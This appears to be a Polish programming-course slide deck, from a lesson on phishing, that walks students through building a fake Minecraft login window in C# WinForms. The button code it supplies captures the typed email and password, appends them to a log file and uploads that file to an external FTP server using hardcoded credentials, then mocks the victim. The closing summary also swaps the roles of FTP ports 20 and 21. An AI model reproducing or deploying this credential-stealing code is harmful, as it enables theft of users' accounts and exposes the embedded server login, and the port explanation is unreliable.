
Solution
Create new solution

Solution name ⓘ
Minecraft

☒ Place solution and project in the same directory

Framework
.NET Framework 4.7.2

Project will be created in "C:\Users\Michcia\OneDrive - Politechnika Wroclawska\PRACA-GIGANCI\MOJE KURSY ROCZNE\CPP_13-15L\HACKING_CYBERSEC\35.Phishing\Gotowy-projekt\Minecraft"

⚠ This directory is not empty.


WYZWANIE NR 2 – krok 2

W oknie *Solution Explorer* rozwijamy `Form1.cs` i klikamy w ten plik. Pojawi nam się puste okienko. Klikamy na nie prawym przyciskiem i wybieramy opcję *Properties*.

W prawym dolnym rogu pojawi się okienko *Properties*.

- A – ustawiamy tło na okno logowania Minecraft
- B – opcja *Stretch* dopasowuje nam grafikę do szerokości okienka
- C – Ustawiamy tekst wyświetlany na górze okna

NASTĘPNIE SCHODZIMY W TYM OKNIE NIŻEJ




WYZWANIE NR 2 – krok 2

W oknie **Solution Explorer** rozwijamy **Form1.cs** i klikamy w ten plik. Pojawi nam się puste okienko. Klikamy na nie prawym przyciskiem i wybieramy opcję **Properties**.

W prawym dolnym rogu pojawi się okienko **Properties**.

D – ustawienie ikonki z logo gry na górze okna



WYZWANIE NR 2 – krok 3


Musimy dodać trzy elementy, z których pobierzemy dane i wyślemy na ftp:

pole z adresem email, pole z hasłem, przycisk logowania, które wyśle dane na serwer

Pola typu **textbox** zdobędziemy z Toolboxa.

Na górze zakładka **View > Toolbox**
Wyszukujemy **textbox** i ustawiamy jak obok (Klikamy prawym i Properties)

TEXTBOX „EMAIL”



WYZWANIE NR 2 – krok 3

- A – ustawienie tła pola na ciemnoszary jak oryginalnie (**rgb(19,19,19)**)
- B – ustawienie czcionki wpisywanego tekstu: czcionka **Segoe UI**, rozmiar **12**, pogrubienie (**Bold**) na **true** // wszystkie opcje po rozwinięciu właściwości **Font**
- C – ustawienie nazwy dla pola (bardzo ważne!!)

TEXTBOX „EMAIL”

Design	
(Name)	txtLogin
GenerateMember	true
Locked	False
Modifiers	Private
Focus	

txtLogin System.Windows.Forms.TextBox	
Accessibility	
AccessibleDescription	
AccessibleName	email
AccessibleRole	Default
Appearance	
BackColor	19; 19; 19
borderstyle	none
Cursor	IBeam
Font	
Font	Segoe UI; 12pt; style=Bold
ForeColor	White
Lines	
RightToLeft	No
ScrollBars	None
Text	
TextAlign	Left
UseWaitCursor	False
Behavior	
AcceptsReturn	False
AcceptsTab	False
AllowDrop	False
CharacterCasing	Normal
ContextMenuStrip	(none)
Enabled	True
HideSelection	True
ImeMode	NoControl
MaxLength	32767
Multiline	True
PasswordChar	

WYZWANIE NR 2 – krok 3

- A – ustawienie tła pola na ciemnoszary jak oryginalnie (**rgb(19,19,19)**)
- B – ustawienie czcionki wpisywanego tekstu: czcionka **Segoe UI**, rozmiar **12**, pogrubienie (**Bold**) na **true** // wszystkie opcje po rozwinięciu właściwości **Font**
- C – ustawienie nazwy dla pola (bardzo ważne!!)

TEXTBOX „PASSWORD”

Design	
(Name)	txtPassword
GenerateMember	True
Locked	False
Modifiers	Private
Focus	

txtPassword System.Windows.Forms.TextBox	
Accessibility	
AccessibleDescription	
AccessibleName	haslo
AccessibleRole	Default
Appearance	
BackColor	19; 19; 19
BorderStyle	None
Cursor	IBeam
Font	
Font	Segoe UI; 12pt; style=Bold
ForeColor	White
Lines	
RightToLeft	No
ScrollBars	None
Text	
TextAlign	Left
UseWaitCursor	False
Behavior	
AcceptsReturn	False
AcceptsTab	False
AllowDrop	False
CharacterCasing	Normal
ContextMenuStrip	(none)
Enabled	True
HideSelection	True
ImeMode	NoControl
MaxLength	32767
Multiline	True
PasswordChar	

WYZWANIE NR 2 – krok 4

Z narzędzia **Toolbox** dodajemy **Button**,
właściwości (properties) ustawiamy jak
obok

A – Back color: tło przycisku na
przezroczyste, BackgroundImage: obrazek
z przyciskiem jako tło

B – typ przycisku jako „flat” – bez
dodatkowych efektów 3d

C: ustawiamy na puste, aby przycisk nie
miał żadnego tekstu

D – nazwa przycisku (ważne!!)

Design	
(Name)	btnLogin
GenerateMember	True
Locked	False
Modifiers	Private
Focus	

BUTTON „btnLogin”

btnLogin System.Windows.Forms.Button	
Accessibility	
AccessibleDescription	
AccessibleName	btnLogin
AccessibleRole	Default
Appearance	
BackColor	Transparent
BackgroundImage	Minecraft.Properties.Resources.button
BackgroundImageLayout	Stretch
Cursor	Default
FlatAppearance	
FlatStyle	Flat
Font	
ForeColor	Transparent
Image	(none)
ImageAlign	MiddleCenter
ImageIndex	(none)
ImageKey	(none)
ImageList	(none)
RightToLeft	No
Text	
TextAlign	MiddleCenter
TextImageRelation	Overlay
UseMnemonic	True
UseVisualStyleBackColor	False
UseWaitCursor	False
Behavior	
AllowDrop	False
AutoEllipsis	False

WYZWANIE NR 2 – krok 5

Przechodzimy do pliku **Form1.cs** i dodajemy tam kod obsługi kliknięcia przycisku

```
private void btnLogin_Click(object sender, EventArgs e)
{
    string login = txtLogin.Text;
    string password = txtPassword.Text;

    File.AppendAllText(@"logs.txt", $"Login: {login}      Hasło:
{password}\n");

    WebClient client = new WebClient();
    client.Credentials = new
    NetworkCredential("gigant1", "Q=%k#ababmqOLTv");
    client.UploadFile("ftp://ftp.cytr.us/(TWOJ FOLDER)/logs.txt",
    WebRequestMethods.Ftp.UploadFile, "logs.txt");
    MessageBox.Show("Gratulacje użytkownika! Twoje dane zostały
wykradzione, hahaha!");
}
```

WYZWANIE NR 2 – krok 5


Na górze musimy zaimportować biblioteki do obsługi wejścia/wyjścia
pól z **toolboxa** oraz do połączenia przez ftp!

```
1  using System;
2  using System.Collections.Generic;
3  using System.ComponentModel;
4  using System.Data;
5  using System.Drawing;
6  using System.Linq;
7  using System.Text;
8  using System.Threading.Tasks;
9  using System.Windows.Forms;
10 using System.IO;
11 using System.Net;
```

WYZWANIE NR 2 – krok 6

Na końcu musimy podpiąć akcję kliknięcia to przycisku! Wracamy do **Form1.cs[Design]**, prawym i **Properties**. W oknie z właściwościami klikamy ikonkę pioruna na górze i przypisujemy akcję do przycisku przy kliknięciu:

NA KOŃCU KLIKAMY F5, URUCHAMIAMY PROGRAM, WPISUJEMY DANE I KLIKAMY NA PRZYCISK ZALOGUJ SIĘ. JEŚLI WSZYSTKO PÓJDZIE POMYŚLNIE, NA SERWERZE FTP POJWI SIĘ PLIK logs.txt Z DANYMI I WYŚWIETLI DOŚĆ PRZYKRY KOMUNIKAT...



Podsumowanie

1. Czym jest Phishing?
2. Co to FTP?



Podsumowanie

- # 1. Czym jest Phishing?

Metoda ataku, polegająca na podstępnym wyłudzeniu danych, wykorzystując sposoby inżynierii społecznej

- ## 2. Co to FTP?



Podsumowanie

1. Czym jest Phishing?

Metoda ataku, polegająca na podstępnym wyłudzeniu danych, wykorzystując sposoby inżynierii społecznej

2. Co to FTP?

File Transfer Protocol; protokół, pozwalający na zdalne przesyłanie plików na serwer. Domyślnie działa na porcie 21 – do przesyłu plików; 20 – dla poleceń



Polecam!



ŹRÓDŁO:

<https://www.youtube.com/watch?v=3U2tmtmngkc>

Polecam!



ŹRÓDŁO:

<https://www.youtube.com/watch?v=IX3mv5s-UAE>

Polecam!



ŹRÓDŁO:

<https://www.youtube.com/watch?v=dZwbb42pdtg>